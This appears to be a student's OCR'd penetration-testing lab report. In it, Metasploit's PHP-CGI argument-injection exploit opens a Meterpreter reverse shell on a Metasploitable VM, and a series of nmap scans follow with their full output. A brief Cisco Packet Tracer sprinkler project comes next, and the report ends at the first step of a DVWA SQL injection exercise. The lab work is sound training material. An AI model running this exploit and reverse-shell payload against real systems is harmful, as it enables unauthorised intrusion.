
```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS       172.16.217.129   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/
                                           wiki/Using-Metasploit
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  172.16.217.128   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 172.16.217.128:4444
[*] Sending stage (39927 bytes) to 172.16.217.129
[*] Meterpreter session 1 opened (172.16.217.128:4444 -> 172.16.217.129:34561) at 2023-02-20 04:12:31 -0500

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuifd
[-] Unknown command: getuifd
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www
meterpreter > ls
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
041777/rwxrwxrwx  4096   dir   2012-05-20 15:30:29 -0400  dav
040755/rwxr-xr-x  4096   dir   2012-05-20 15:52:33 -0400  dvwa
100644/rw-r--r--  891    fil   2012-05-20 15:31:37 -0400  index.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:43:54 -0400  mutillidae
040755/rwxr-xr-x  4096   dir   2012-05-14 01:36:40 -0400  phpMyAdmin
100644/rw-r--r--  19     fil   2010-04-16 02:12:44 -0400  phpinfo.php
040755/rwxr-xr-x  4096   dir   2012-05-14 01:50:38 -0400  test
040775/rwxrwxr-x  20480  dir   2010-04-19 18:54:16 -0400  tikiwiki
040775/rwxrwxr-x  20480  dir   2010-04-16 02:17:47 -0400  tikiwiki-old
040755/rwxr-xr-x  4096   dir   2010-04-16 15:27:58 -0400  twiki
```

5. Perform Network scanning using following nmap commands:

a) nmap -p

The first command is used to scan the particular host.



b) nmap -sV

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:02 EST
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.28 seconds
```


c) nmap -sT

This command is used to scan the TCP port.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sT 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST
Nmap scan report for 192.168.56.101
Host is up (0.00035s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.72 seconds

┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:48 EST


┌──(root㉿kali)-[/home/kali]
└─# nmap -sU 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-18 00:52 EST
Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.99% done; ETC: 01:09 (0:14:25 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 10.40% done; ETC: 01:09 (0:14:22 remaining)
```

d) nmap -O

This command is used to scan the operating system for its version



e) nmap -A

This is used to scan all the ports and scan the complete system.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJ1TF8W%7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m01s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-03-02T05:10:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)

TRACEROUTE
HOP RTT     ADDRESS
1   0.67 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.11 seconds
```


f) nmap –Pt


This is used to scn the system using telnet.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -PT 21 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:21 EST
setup_target: failed to determine route to 21 (0.0.0.21)
Nmap scan report for 192.168.56.101
Host is up (0.000093s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

6. Networking project on Fire extinguisher using cisco packet tracer.

This project is done using the cisco packet tracer. This is used because it allows us to simulate the network devices. This project is used to control the fire and to activate the filter when there is smoke detected.
To implement this, we need mainly 4 components they are a server, water sprinkler, smoke detector, and 3 cars that emits the smoke. After dragging and dropping all these components to the working area then we have to change the name of the server to registration server and the water sprinkler to the sprinkler. Then the all the network must be static type we can check them in the config in the settings of each component. After this the ipv4 address for server, water sprinkler and the smoke detector must be assigned. The ipv4 address of these components will be 1.0.0.1, 1.0.0.2, 1.0.0.3 respectively. After in the desktop settings of the server we have to search the user and create the account by giving username and password as admin. After this the connection between
fire extinguisher, and smoke detector must be established by selecting the remote desktop option of each component. Then in the server 2 conditions must be added as smoke on and smoke off by setting the limits.







Perform exploiting DVWA

Perform SQL injection on DVWA

Step 1: Turn on the kali linux and the metasploitable machine on the virtual machine find the metaspoitable machine IP address and enter the IP address in the firefox.

